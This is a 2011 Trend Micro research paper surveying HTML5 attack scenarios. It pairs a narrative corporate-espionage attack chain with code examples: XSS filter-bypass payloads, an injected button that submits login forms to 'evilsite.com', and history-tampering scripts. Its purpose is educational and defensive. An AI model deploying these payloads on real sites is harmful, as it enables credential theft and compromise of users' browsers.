TREND MICRO
Securing Your Journey to the Cloud

HTML5 OVERVIEW:
A LOOK AT HTML5 ATTACK SCENARIOS

TrendLabs℠

Robert McArdle

A 2011 Trend Micro Research Paper

Contents

Introduction

This paper was designed to serve as an overview of the attack types made possible by the use of the new web standard—HTML5. It starts with an introduction of HTML5 then looks at related possible attacks.

The executive summary discusses a sample attack in detail. Note that this paper focuses on attacks and does not provide an in-depth coverage of all the features of HTML5. It will, however, cover a few of HTML5's features to whet your appetite.

What Is HTML5?

HTML5 is simply a set of new features made available for developing web applications, adding to the existing capabilities we find in HTML4. It is particularly designed to improve the language with much better support for multimedia and server communication, making a web developer's job much easier.

HTML5 is not a new version of HTML4 in comparison to when new software versions are released. It comprises an entire set of small additions to the existing web standard; currently each browser implements some but not all of these features. Eventually though we expect all browsers to have a similar set of features, which means there is no such thing as being "HTML5 compliant."

For the current implementation status of all of HTML5's various features, check out the following snippet from *Wikipedia*.[1]




Figure 1. *Comparison of HTML5 browser implementations*

[1] http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(HTML5)

The actual HTML5 specifications are available online for anyone with a lot of time on their hands to read. Note, however, that these are still under active development.

- **W3C HTML5 specifications:** 4.4MB of text.[2]
- **WHATWG HTML5 living standard:** 840 A4 pages.[3]

What Can We Do with HTML5?

What exactly can we do with HTML5? HTML has evolved a lot since the days when frames were still cool and <*blink*> was everyone's favorite HTML tag, which became annoying very quickly. To illustrate this, look at the following screenshots; the first shows what the official *MTV.com* site looked like back in 2000 while the other shows what it looks like today.

Figure 2. *Old* MTV.com *site design (2000)*

Figure 3. *Current* MTV.com *site design (2011)*

[2] http://dev.w3.org/html5/spec/Overview.html

[3] http://www.whatwg.org/specs/web-apps/current-work/multipage/

Today's modern sites are packed full of JavaScript, Cascading Style Sheets (CSS), Flash, AJAX, and a whole lot of other technologies that make the web the interactive medium it is today. HTML5 is set to push beyond these. Not only will it make all of the features of today's web pages much simpler to implement, it will add a whole pile of extra features as well.

As an example of just how powerful some of the new features of HTML5 are, three Google engineers ported the famous first-person shooter (FPS) game, "Quake II," entirely into HTML5 code. All of the 3D graphics, networking, local game saving, and other features have entirely been written in HTML code with some JavaScript.[4]

Not every site, however, is going to use all features but let us look at an example of how HTML5 can make developers' jobs much easier right now. The following is an example that you see on the Internet every day. This is a simple form that allows people to enter their email addresses. Web developers who want to ensure that users enter valid email addresses in the text field use JavaScript code, which is called when users click the *Submit* button. This code uses a pattern called a "regular expression" to ensure that the text the users enter looks like valid email addresses.

```
<!DOCTYPE html>
<html>
  <head>
    <script language="JavaScript">
      function validate(form_id,email) {
         var reg = /^([A-Za-z0-9_\-\.])+\@([A-Za-z0-9_\-\.])+\.([A-Za-z]{2,4})$/;
         var address = document.forms[form_id].elements[email].value;
         if(reg.test(address) == false) {
           alert('Invalid Email Address');
           return false;
         }
       }
    </script>
  </head>
  <body>
    <form id="form_id" method="post" onsubmit="javascript:return validate('form_id','email');">
      <input type="text" id="email" name="email" />
      <input type="submit" value="Submit" />
    </form>
  </body>
</html>
```

Figure 4. *Code for a simple form that lets users enter valid email addresses*




Figure 5. *Page that uses the code for the simple form validation above*

[4] http://code.google.com/p/quake2-gwt-port/

While the previous code is not too messy, it can quickly become untidy. Imagine having a form that requires a name, an email address, a telephone number, a birth date, and a home page, all of which will need separate JavaScript codes to validate that is not ideal.

Let us look at the following code for the same page using some of HTML5's features.

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <form id="form_id" method="post">
      <input type="email" name="email" />
      <input type="submit" value="Submit" />
    </form>
  </body>
</html>
```

Figure 6. *Code for the same page that uses some HTML5 features*




Figure 7. *Page that uses the code for the simple form validation with HTML5 in Figure 6*

The page has the same functionality (i.e., validating the email address) but with much tidier code and no JavaScript in sight. The validation warning is a lot nicer looking than the pop-up message seen in the previous example.

How did this happen? It is actually quite simple. In the previous example, we told the browser to put an input text field that users can enter data into. The browser happily rendered the text field for us, then we used JavaScript to ensure that the text users enter are actually email addresses.

HTML5 has a new input type called "email," which tells the browser we want users to be able to enter email addresses. The browser will render this to exactly look like a normal text field that understands that the input should be an email address and that does all of the validation for us. A host of other new types such as "tel," "url," "date," and "number" also exist. We are only scratching the surface of what HTML5 lets us do.




Figure 8. *Email field's appearance on an iPhone*

Figure 8 shows what the email field looks like on an iPhone. Because the browser knows this is an email field, it gives a user easy access to the @ and *space* buttons. If the field is for a phone number, the keyboard will just display the numbers and not the alphabetical characters.

Before we look at attacks made possible by HTML5 use, let us look at one more possibility HTML5 provides—Offline Applications.

HTML5 introduces Local Storage directly in one's browser. Let us take a look at the following example to see what this means:

- While at work, you open your favorite web application such as a game and start playing. As the game, which is fully coded in HTML5, runs, it saves your progress to your browser's local storage.
- When it is time to leave, you disconnect from the Internet but continue to play while on a train home from work.
- As you complete each level, your browser is updated with your current progress.
- You get home so you close your browser and shut your system down.

- Later that evening, you restart your system, connect to the Internet, and play the game again. Because all of your settings are stored in your browser, you start exactly where you left off and because you are back online, the game is quietly updated in the background (e.g., pulling down some new level packs or updating your global high score).

Figure 9. *"Angry Birds" in HTML5 for* Chrome[5]

What does this mean for online and mobile apps, office software, and any other app? To see why HTML5 and cloud computing have such massive potential, let us take a look at interactive demonstrations of all of HTML5's features in the following sites:

- ***net tuts+:*** "28 HTML5 Features, Tips, and Techniques You Must Know"[6]
- ***html5rocks.com:*** HTML5 demonstration[7]

Executive Summary: A Sample HTML5 Attack

Now that you know about some of the great new HTML5 features, let us take a look at how attackers can abuse these to target innocent Internet users. Before going into full detail about each sample attack, let us take a look at a full attack scenario first. Note that in addition to providing more details, the Attack Details section of this paper contains several examples that will not be covered by the full attack scenario.

We will only cover each attack at a higher level in the full attack scenario. Each sample and other nonrelevant attacks will be covered in more detail later on in this paper.

[5] http://chrome.angrybirds.com/

[6] http://net.tutsplus.com/tutorials/html-css-techniques/25-html5-features-tips-and-techniques-you-must-know/

[7] http://slides.html5rocks.com/#landing-slide

Planning the Attack

In this attack scenario, Acme Inc. paid the attacker—Mr. H. Acker, to infiltrate a competitor's network. Acme and Bravo are two of the top online shopping sites worldwide. As part of the agreement, Acme gave Mr. H. Acker a list of directives comprising the following:

- Compromise as much of Bravo's network as possible.
- Extract as many login credentials and other personal data as possible.
- Provide a detailed map of Bravo's network showing all machines, services, and vulnerabilities.
- Use this access to somehow damage the Bravo brand.
- Once the operation is complete, disappear without any trace.

As shown in the contract on the right, both parties agreed upon a fee of US$500,000 for a specific time frame for Mr. H. Acker to complete the task.

Staging the Attack

Stage 1: Reconnaissance

In the first stage, the attacker aims to find as much information as possible about the target—Bravo. Based on experience, Mr. H. Acker found that large corporations only had a few holes in their network perimeters. So, he started by targeting the company's weakest link—its employees.

Using tools such as *Maltego*[8] and *Google,* the attacker scoured through many public sites, including *LinkedIn, Facebook,* and *Google+* and built profiles of each publicly listed Bravo employee.

Mr. H. Acker also noticed that Bravo used and supported a wide array of OSs and platforms; *Windows, Linux,* and *Mac OS X* were all present, along with *Android*-based devices and iPads or iPhones. As such, he chose to use JavaScript—a common language, for the attack.

The attacker also noticed that 10 of Bravo's employees were regular members of a particular forum for vintage car owners. This forum seemed to have some security issues so he chose it as his initial attack vector.

[8] http://www.paterva.com/web5/

Stage 2: Beachhead

Mr. H. Acker chose to use the vintage car site as his initial point of attack in order to gain a beachhead into Bravo. He noticed that the site's *Search* page was vulnerable to a cross-site scripting (XSS) attack, which would allow him to embed his own custom JavaScript that would load every time someone visits the site. He confirms this the traditional way—by making the site display a message box of his choosing, proving he could get a JavaScript code of his choice to run.


The vintage car site has actually taken steps to prevent XSS but its administrators were not aware that HTML5 introduced a host of new ways for hackers to accomplish such an attack and that their filters were not prepared.

With regard to the real attack code, the attacker spent some time conducting research on and developing an advanced attack suite specifically created for his target—Bravo. Based on his reconnaissance, the attacker knew that Bravo had a very good browser exploit detector, an excellent file-scanning antivirus solution, as well as the latest and most advanced networking intrusion detection system (IDS).

With this in mind, Mr. H. Acker developed an advanced but relatively easy to develop attack suite that will only exist in the browser and will never touch the disk. It is highly polymorphic so the network IDS would have no chance to stop it. It would not use any exploit as well. Instead, it would simply make use of the new browser features included in HTML5. Finally, the script would only be triggered on the vintage car site if the victim is from Bravo's IP space.

Stage 3: Gaining Access

Once the initial victims' systems have been compromised, the attacker uses the off-the-shelf code created by Andlabs.org researchers for a project called "Shell of the Future."[9] This toolkit is entirely written in HTML and JavaScript as well as makes use of the new WebSockets and Cross-Origin Requests (COR) features of HTML5 to create bidirectional network connections between two machines.




Doing so allows the attacker to instruct victims' machines to invisibly browse the Internet with the same access rights as the users. This means the attacker has the exact same access rights as the users to webmail accounts, intranet sites, and so on. Using this tool, the attacker has the perfect two-way communication platform. He can issue a single command and all 10 of the initially infected machines, regardless of OS or platform, would carry it out.

All of the communication takes place over standard web traffic, easily passing through firewalls. The next step is to fulfill the first part of the contract with Acme—to maximize the compromise and to infect as many machines as possible. In order to do this, the attacker must first build a map of Bravo's network.

[9] http://blog.andlabs.org/2010/07/shell-of-future-reverse-web-shell.html


Stage 4: Network Scanning



One of HTML5's features is the ability to make a direct connection to any machine on any port. Some restrictions have been put in place for this scenario but researchers have shown that this can be successfully used not only in a port-scanning attack but also as a full-blown vulnerability scanner.

Mr. H. Acker could order each of his initial 10 infected browsers to perform a vulnerability scan of the network, particularly looking at what internal web servers run on the intranet. After an hour or so, the attacker can have a detailed network map of the organization. This map can list all of the company's machines, what OSs these run, what services these have installed, the machines' individual patch levels, and what vulnerabilities these have.

Stage 5: Spreading



As part of the vulnerability scan, Mr. H. Acker noticed that every user has a default home page, which points to the intranet site, *http://myhome.bravo.com.* While the company's information security team has done a good job of hardening their external sites, this internal site runs a version of a Web application with a known SQL injection bug. The attacker can then order one of his 10 initial browsers to exploit this bug, installing his attack script on the intranet site. Within hours, his number of infected systems can rise from 10 to almost all of the company's systems.

This stage helps the attacker overcome the big drawback of using a browser-based botnet. While browser bots are incredibly stealthy and can bypass most traditional security mechanisms, the attacker's connection will be lost as soon as the victim closes his browser. Attackers need to factor this in as part of their botnet design. Browser-based botnets are used for tasks (e.g., spamming, Bitcoin mining, and conducting a distributed denial-of-service [DDoS] attack) that do not rely on always being on. Note though that the benefits these provide makes the trade-offs more than acceptable.

Mr. H. Acker knows his bots will go offline and come back online, depending on his victims' system status. It is therefore good that he has established two persistent reinfection vectors—the compromised vintage car forum site and the compromised intranet site. Every time a victim visits either site, his system rejoins the botnet. The attacker also used techniques such as social engineering, clickjacking, and tabnabbing to extend the amount of time each bot remains online.

Completing this stage allowed Mr. H. Acker to fulfill two of the terms of his agreement with Acme. He maximized the Bravo compromise and produced a very detailed network map of the organization. His next step is to exfiltrate login and personal credentials.

Stage 6: Data Theft

At this stage, Mr. H. Acker uses a wealth of techniques to exfiltrate information from Bravo's network.

- Based on his vulnerability scan, the attacker can compromise several internal databases containing customer and employee information.
- He can then access internal file servers and steal sensitive data.
- As his script runs in each victim's browser, the attacker can invisibly browse through the user's webmail and internal mail accounts, as he is automatically logged in utilizing the user's cookies and can start harvesting email information.
- The new features of HTML5 can allow the attacker to do as he pleases. The attacker can use hidden forms to steal victims' personal data such as credit card details, addresses, phone numbers, and so on via HTML5's auto-complete feature.
- Using HTML5's Desktop Notification application programming interface (API), the attacker can create specially crafted pop-up messages that appear outside a victim's browser window. These can socially engineer the user into sending the attacker his login details, files, and any other information.
- The attacker can even potentially use available speech recognition features on systems that run the *Chrome* browser to partially listen in on some of the victims' conversations.

Stage 7: Going the Extra Mile

The fact that Acme hired Mr. H. Acker was not an accident, as he came highly recommended in underground circles for the quality of his work. He even takes pride in giving his customers a little something extra, something they do not originally ask for in their contracts.

The attacker decides that knowing everything about Bravo's network and that stealing all the information in it is not good enough. So, he decides to track the real-time whereabouts of all Bravo-owned machines and of all of its mobile employees.

With HTML5, finding the geographic locations of systems and their users is simple. A single line of JavaScript code can give an attacker the position of a browsing device. If the device is a desktop, HTML5 normally uses its IP address to determine its location. If it is a mobile device such as an iPhone or an iPad though, the attacker can deduce a victim's exact position to within a couple of feet. The attacker can then combine this information with his existing network map and databases of stolen information. He will not only know everything that runs on Bravo's network, including the information stored in its machines, he also knows exactly where the machines are at all times. He will, for instance, know when Bravo's CEO sits in LAX or when he is at a local Starbucks branch even if he leaves his laptop in the office because his iPhone says he is in Starbucks.

Stage 8: Destroy the Bravo Brand

Having fulfilled almost all of the original contract's demands, only two items remain for Mr. H. Acker to do. He must destroy the Bravo brand then disappear without a trace.

Acme, Bravo, and another rival shopping site—cBay, are currently in a bidding war to see who will become the main reseller of the new smartphone produced by the world's leading smartphone maker, Banana Computers. All three companies are set to face a challenge. Each of them will be allowed to sell the smartphone on their respective sites for 24 hours. They should also advertise it as much as possible. The company that sells the most number will be declared the winner.

Mr. H. Acker connects to his botnet of infected browsers and issues a command for them to carry out a DDoS attack on cBay's site. For this, he picks a resource-intensive page such as the *Search* page. This is easy to carry out using HTML5's COR functionality and can effectively take the cBay site offline for an entire day.

After 24 hours, Bravo would sell most, closely followed by Acme, with cBay lagging far behind. Two days later after investigating the cause of the attack, cBay would notice that all of the traffic came from Bravo's network. The story would become a major news item, causing Bravo to lose the smartphone contract, which would then go to Acme. Half of Bravo's board of directors could resign, resulting in a 75% decline in the company's share price.

Before all of this occurs, however, the attacker has one final condition to fulfill—disappear without a trace.

Stage 9: Disappear and Profit

The targeted attack then enters the final stage. Having gathered a host of sensitive information from Bravo, mapping its entire infrastructure, and doing possibly irreparable damage to its brand, then comes the time for the attacker to vanish without a trace.

To do this, Mr. H. Acker simply uses the same two server flaws he used in the initial attack stages to remove all of the infection codes from the compromised vintage car forum and from the compromised intranet site. He simply needs to disconnect each bot from his network, thereby removing all traces. Then he issues one final command, ordering each bot to close the browser tab his script is running in. Afterward, he hands over all of the information he collected to his contact at Acme, receives his payment, and moves on to his next job.

There are some very important things to note in this stage. Using a variety of attacks, a lot of which are made possible by HTML5's features, the attacker successfully created a botnet that can do the following:

- Infect any OS
- Remain entirely memory resident
- Bypass most types of security, especially file scanners and network-scanning devices, as all traffic is polymorphic
- Easily run on mobile devices as on traditional systems
- Is stealthy and perfect for a targeted attack

While this section only covered a high-level attack scenario, each sample and other nonrelevant attacks will be discussed in more detail later on.

HTML5 Attack Details

In this section, we will take a detailed look at the new attacks HTML5 can introduce. All of the attacks we will cover are directed at Internet users and not at web servers.

It was a deliberate move not to add severity levels to each attack (e.g., high, medium, or low). While in my opinion, attacks such as XSS attacks and COR are probably always of high concern, it really depends on taking a lot of things into context. Take, for example, form tampering, which allows an attacker to redirect the content of a form to a site under his control. If the form in question submitted banking details, it should definitely be categorized as "high risk." However, if it is a voting form for some reality TV show, that would be "low risk" although big fans of the latest "<INSERT ACTIVITY HERE> with the stars!" may disagree.

Attacks Using New Tags and Attributes

XSS

XSS attacks are no longer new. These have been around for years and are probably some of the most underestimated web attack types today because of the way these are normally demonstrated. How they work is, however, quite simple. If a site allows a user to input content, which is later displayed in some form and that input allows HTML code to be entered, a potential XSS attack can ensue. There are two main XSS attack types, namely:

1. **Persistent XSS:** Imagine a traditional web forum wherein a user can enter comments that are then stored and shown on the site. Now, imagine if that web forum does not filter what a person enters. That person can then enter HTML code as well as normal text as a comment. An attacker can, for example, write a comment such as the following:

```
This is just some normal text

<script language="JavaScript">
  location.href="http://www.VulnerableSite.com/forum/logout.php"
</script>
```

   Now, everyone who visits the site and views the comment will execute the JavaScript and be logged out of the forum. Persistent XSS refers to XSS types that become "permanent" parts of a vulnerable site.

2. **Nonpersistent XSS:** The best example of such a case is a search feature on a site. On most pages, searching for some keywords gives a results page that displays what users entered.




Figure 10. *Sample reflected user input*

   Again, an attacker can inject HTML code in this page but in order to target a user, he will normally send the code to the user as a URL such as the following:

```
http://www.VulnerableSite.com/search.
php?q=<script>[Nasty Script Here]</script>
```

Technically, a third XSS type (i.e., DOM-based XSS) exists but that is outside this paper's scope.

The severity of XSS attacks is often misunderstood. People think, "OK, you can force someone to execute JavaScript, so what?" and most XSS demonstrations will simply use a piece of code that displays a message box. However, the reason XSS is such an issue is that with such a piece of code, one can alter any part of a site (e.g., redirect forms to submit login details to an attacker) and can insert additional content to a site (e.g., exploits or phishing pages), all of which run with the same privileges as victims. So, if an XSS vulnerability is found in a webmail site, an attacker can then access that site as a victim and do anything the user can do, which is about as bad as it gets.

When it comes to defending against XSS attacks,[10] most of the few sites that actually defend against them, take any of the following main approaches:[11]

- **Output encoding:** Escaping any character a user enters before displaying it.
- **Filtering inputs using whitelisting:** Only allowing certain characters (e.g., A–Z and 0–9) to be entered.
- **Filtering inputs using blacklisting:** Not allowing a user to enter character sequences such as <*script*> or even < and > characters.

New XSS Attack Vectors in HTML5

In the majority of cases, developers unfortunately take the less efficient third option to prevent users from entering certain content into a site. HTML5, meanwhile, introduces new tags and attributes that can execute scripts and can bypass existing filters. For example, using a simple *alert(1)* to create a message box as injected script, an attacker can do the following:

1. **Case 1:** The filter blocks known tags that can execute JavaScript (e.g., <*script*>, <*img*>, etc.). HTML5 added new tags[12] that bypass now-outdated lists such as the following:

```
<video onerror="javascript:alert(1)"><source>
<audio onerror="javascript:alert(1)"><source>
```

2. **Case 2:** The filter blocks < and > so that no tag can be injected to a site. In several cases, however, an XSS vulnerability allows users to inject content to an *elements* attribute. Imagine a search box. A user enters content and clicks the *Search* button. On the results page, the search field was updated with the previous search, resulting in HTML code such as the following:

Users Search Term

```
<input type=text value="Users Search Term">
```

The code above allows an attacker to search for something like *onload=javascript:alert(1),* which will be included within the input tag on a page. Some blacklisting filters also filter attributes such as *onload* and *onerror.* HTML5, however, adds new event attributes[13] that do not exist in outdated filters such as the following:

```
<form id=demo onforminput=alert(1)>...</form>
<input type=text onunload=alert(1)>
<form id=demo2 /><button form=demo2 formaction=javascript:alert(1)>Button Text</button>
```

[10] http://en.wikipedia.org/wiki/Cross-site_scripting#Mitigation
[11] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
[12] http://www.w3schools.com/html5/html5_new_elements.asp
[13] http://www.w3schools.com/html5/html5_ref_eventattributes.asp

The third example is particularly useful, as it bypasses any filter that prevents the use of *on** events.

Finally, one of the most common injection locations in the past was within the *INPUT* tag. A common trick to actually trigger the injected JavaScript was to use the *onmouseover* event. HTML5 introduced ways to create a self-triggering XSS such as the following:

```
<input type="text" value="XSS Injection Here" onfocus="alert(1)" autofocus>
```

All of the attacks above and many more can be found on the excellent "HTML5 Security Cheatsheet"[14] that Mario Heiderich[15] maintains.

Form Tampering

HTML5 allows any form element (e.g., buttons, inputs, etc.) to associate themselves with a form on a page regardless of their position on it. In the past, all of the form elements needed to be between *<form>* tags. Now, the new form attribute allows a form element anywhere on the page to associate itself with a particular form such as in the following:

```
HTML4 Form

<form id="html4Form">
  <input type="text" value="Text goes here">
  <input type="submit">
</form>

HTML5 Form

<form id="html5Form">
  <input type="text" value="Text goes here">
</form>

<input type="submit" form="html5Form">
```

This attribute can already be used with XSS as part of a social engineering attack. However, several new attributes allow tags such as *<button>*[16] or *<submit>* inputs to actually modify the form it is associated with. These attributes include the following:

- ***formaction:*** Allows changes to where the form content is submitted to.
- ***formenctype:*** Changes the form data's encoding type.
- ***formmethod:*** Changes a GET into a POST method and vice versa.
- ***formnovalidate:*** Turns off validation in a form.
- ***formtarget:*** Changes where the action URL is opened.

The attributes above give an attacker a lot of scope to modify sensitive forms on a web page for malicious purposes. Even without modifying the form itself, if an attacker can execute scripts on a page, he can quietly sit and monitor user input in the background using the *onforminput* and *onformchange* events. This will allow him to sniff user input and send it to his own server.

[14] http://heideri.ch/jso/
[15] http://code.google.com/p/html5security/
[16] http://www.w3schools.com/html5/tag_button.asp

In the following sample code, the attacker has injected what appears to be an advertisement for a free iPad to a login page:

```
<html>
<body>
  <form action="example.php" method="get" id=login_form>
    Login: <input type="text" name="login" /><br />
    Password: <input type="text" name="password" /><br />
    <input type="submit" value=Login>
  </form>

  <!-- This Code was injected by the attacker -->
  <button type="submit" form=login_form formaction="http://evilsite.com/steal_login.php">
    <img src="http://www.freeipadnow.net/images/free-ipad.png">
  </button>
  <!-- This Code was injected by the attacker -->

</body>
</html>
```

Figure 11. *Tampered form with a fake advertisement*

Clicking the advertisement, which is actually a button in disguise, after filling in the required login details, will submit the form to the attacker.

This new functionality allows an attacker who successfully injected a JavaScript to intercept all types of user input and to alter the way the form works. A classic malicious example of this attack involves modifying a banking site form to instigate a money transfer instead of a more benign function.

History Tampering

Two new functions have been introduced to HTML5's history object as well. In the past, history only had three functions—*back(), forward(),* and *go().* These allowed a web developer to make use of a browser's *Back* and *Forward* buttons to navigate through a user's history object.

HTML5 introduced two new functions, namely:

- ***pushState(data, title, [url]):*** Pushes given data into the session history with a given title and URL, if provided.
- ***replaceState(data, title, [url]):*** Updates a current entry in the session history with given data, a given title and a URL, if provided.

Both of the previously mentioned new functions have several real-world uses. Both can also be used for malicious purposes. Let us take a look at the following example using the *pushState()* function:

```
<script>
  for(i=0;i<=20;i++) {
    history.pushState({}, "", "/NoEscapeFromThisPage.html");
  }
</script>
```

When the code above runs, it will add 20 entries to a victim's session history, all of which link to the page *NoEscapeFromThisPage.html* on the current domain. Let us assume that is the current page. This will prevent the user from using his browser's *Back* button to get away from the page. Every time he tries, his browser will simply remain on the current page—the *NoEscapeFromThisPage.html* file. That page can also be designed to continually add another 20 copies of itself to the victim's session history.

This attack can be used to force a user to stay on a particular page (e.g., a pornography, phishing, or FAKEAV page). It can also be used to fill an unsuspecting victim's system with questionable-looking page names, none of which he actually visited but which would appear in his browser's history. This can be used as part of a blackmail operation. Note that the URL parameter can only be a URL with the same origin as the site executing the JavaScript code. That does not, however, stop the script from adding history items such as the following:

```
www.NormalSiteYouVisited.com/
PageWithReallyQuestionableTitle.html
```

To see an example of this in action, let us take a look at the following code:

```
<html>
<head>
<script>
function alterHistory(){
   history.pushState({}, "", "/DodgyPage1.html");
   history.pushState({}, "", "/DodgyPage2.html");
   history.pushState({}, "", "/DodgyPage3.html");
   history.pushState({}, "", "/HistoryChanger.html");
}
</script>
</head>
<body onload=alterHistory()>
</body>
</html>
```

When this page, which is located in *HistoryChanger.html* loads, it will add three suspicious entries to the victim's browser history before changing back to *HistoryChanger.html.* This will happen quickly so the user will not notice but the entries will remain present in his browser history.




Figure 12. *Successfully altered browser history*

As a second example, let us take a look at the *replaceState()* function. This replaces a browser's current history state with the nice effect of updating a page's URL without actually reloading the page. To understand what this can do, imagine that a user visits a page with the URL, *www.badsite.com/landingPage,* as well as the following script:

```
<script>
  history.replaceState({}, "", "/www.BankOfIreland.com/login.php");
</script>
```

